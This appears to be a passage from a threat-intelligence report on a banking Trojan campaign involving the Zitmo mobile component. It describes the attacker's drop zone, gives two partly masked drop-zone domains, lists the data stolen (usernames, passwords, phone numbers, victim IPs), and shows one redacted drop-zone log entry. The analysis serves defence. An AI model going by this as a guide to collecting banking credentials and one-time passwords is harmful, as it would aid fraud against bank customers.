
All of the information regarding the transactions, credentials and infected users is managed by the attacker through his or her drop zone.


Known drop zones:

https://fina****ke.com

https://itec*****ter.com

The attacker's drop zone and storage infrastructure contained all of the information about every infected bank user from their account numbers and login credentials to their one time passwords for each transaction. Below is a screenshot report from the attacker drop zone showing affected banks and the associated mobile devices by attack time.





This made for easy access of information to know what transactions have occurred.

Information captured by the Trojan and found on the dropzone

- User name
- Password
- Mobile number
- Mobile type and vendor
- IP of the victim
- Date & Time of the login
- Application (Zitmo) installation status

time	log	ip	remove
2012-07-06 02:37:44	link=https://[redacted] user=[redacted] pass=[redacted] mobile=blackberry phone=+393[redacted]57 finished=app installed	79[redacted]1	remove